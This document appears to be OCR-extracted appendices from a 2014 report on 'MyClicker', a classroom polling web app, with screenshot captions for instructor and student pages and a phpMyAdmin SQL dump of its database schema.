


Registration

Already a user? Login

- Username
- Password: 1 letter 1 number 's456dlr7'
- Confirm Password
- Course Number : Stat 101
- Course Name : Statistics
- Register

Instructor Registration Form



My Clicker


ple choice question sessions.

t to salma@kewltechnologies.ca


s. It allows educators to use their material to their students using their

Instructor login form

Instructor Start Page


MyClicker, answering is free
Show your question slide and press Start
session id
Start new question
Results
Multiple Choice Answers as Pie Chart 3D
Multiple Choice Answers As Column Graph
1.0
0.5
0
0.0
-0.5
-1.0

Instructor Start Page with empty Pie and Column Charts



MyClicker, answering is free

Show your question slide and press Start

2fc4c239-568f-4457-89c2-e2717c23eac4

Start new question


Results

Multiple Choice Answers as Pie Chart 3D
A
B
C
D
14.8%
7.4%
18.5%
59.3%
Multiple Choice Answers As Column Graph
20
15
10
5
0
16
5
2
4
A
B
C
D

Instructor Start Page with Pie and Column Charts for Audience to view

Appendix B Student *MyClicker* webapp Screen Shots

Student Home Page on Ipad




MyClicker, answering is free

Subscribe List

Demo 101: Hammer Demo


Phar 352: Therapeutics II



© Kewl Technologies BC 2014 salma@kewltechnologies.ca 604.723.7108

Student subscribed List with links to Answer form

Student Answer Page Ipad


MyClicker, answering is free

Alert! All sections are required.

SessionId *

2e0bea37-3956-4b7a-b586-e86dcf4d0297

Student Number *

A00123456

Multiple Choice * Click one choice.

© Kewl Technologies BC 2014 salma@kewltechnologies.ca 604.723.7108

Student Answer Form with Session Id and Student Number, with choice C selected

Appendix C Database SQL

```
phpMyAdmin SQL Dump
-- version 4.1.14
-- http://www.phpmyadmin.net
--
-- Host: localhost
-- Generation Time: Apr 28, 2014 at 04:37 PM
-- Server version: 5.5.37-log
-- PHP Version: 5.4.23

SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
SET time_zone = "+00:00";


/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;

--
-- Database: `likejagg_hammerv1`
--

-- --------------------------------------------------------

--
-- Table structure for table `answers refer as Students in documentation`
--

DROP TABLE IF EXISTS `answers`;
CREATE TABLE IF NOT EXISTS `answers` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `studentId` varchar(255) NOT NULL,
  `sessionId` varchar(255) NOT NULL,
  `channel` varchar(60) NOT NULL,
  `answer` varchar(60) NOT NULL,
  `savedat` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=latin1 AUTO_INCREMENT=103 ;

-- --------------------------------------------------------

--
-- Table structure for table `courses`
--

DROP TABLE IF EXISTS `courses`;
CREATE TABLE IF NOT EXISTS `courses` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `email` varchar(255) NOT NULL,
  `course` varchar(60) NOT NULL,
  `crname` varchar(60) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=latin1 AUTO_INCREMENT=14 ;

-- --------------------------------------------------------

--
-- Table structure for table `members refer as Instructors in documentation`
--

DROP TABLE IF EXISTS `members`;
CREATE TABLE IF NOT EXISTS `members` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `Name` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `password` varchar(255) NOT NULL,
  `channel` varchar(60) NOT NULL,
  `course` varchar(60) NOT NULL,
  `date` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=latin1 AUTO_INCREMENT=21 ;

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
```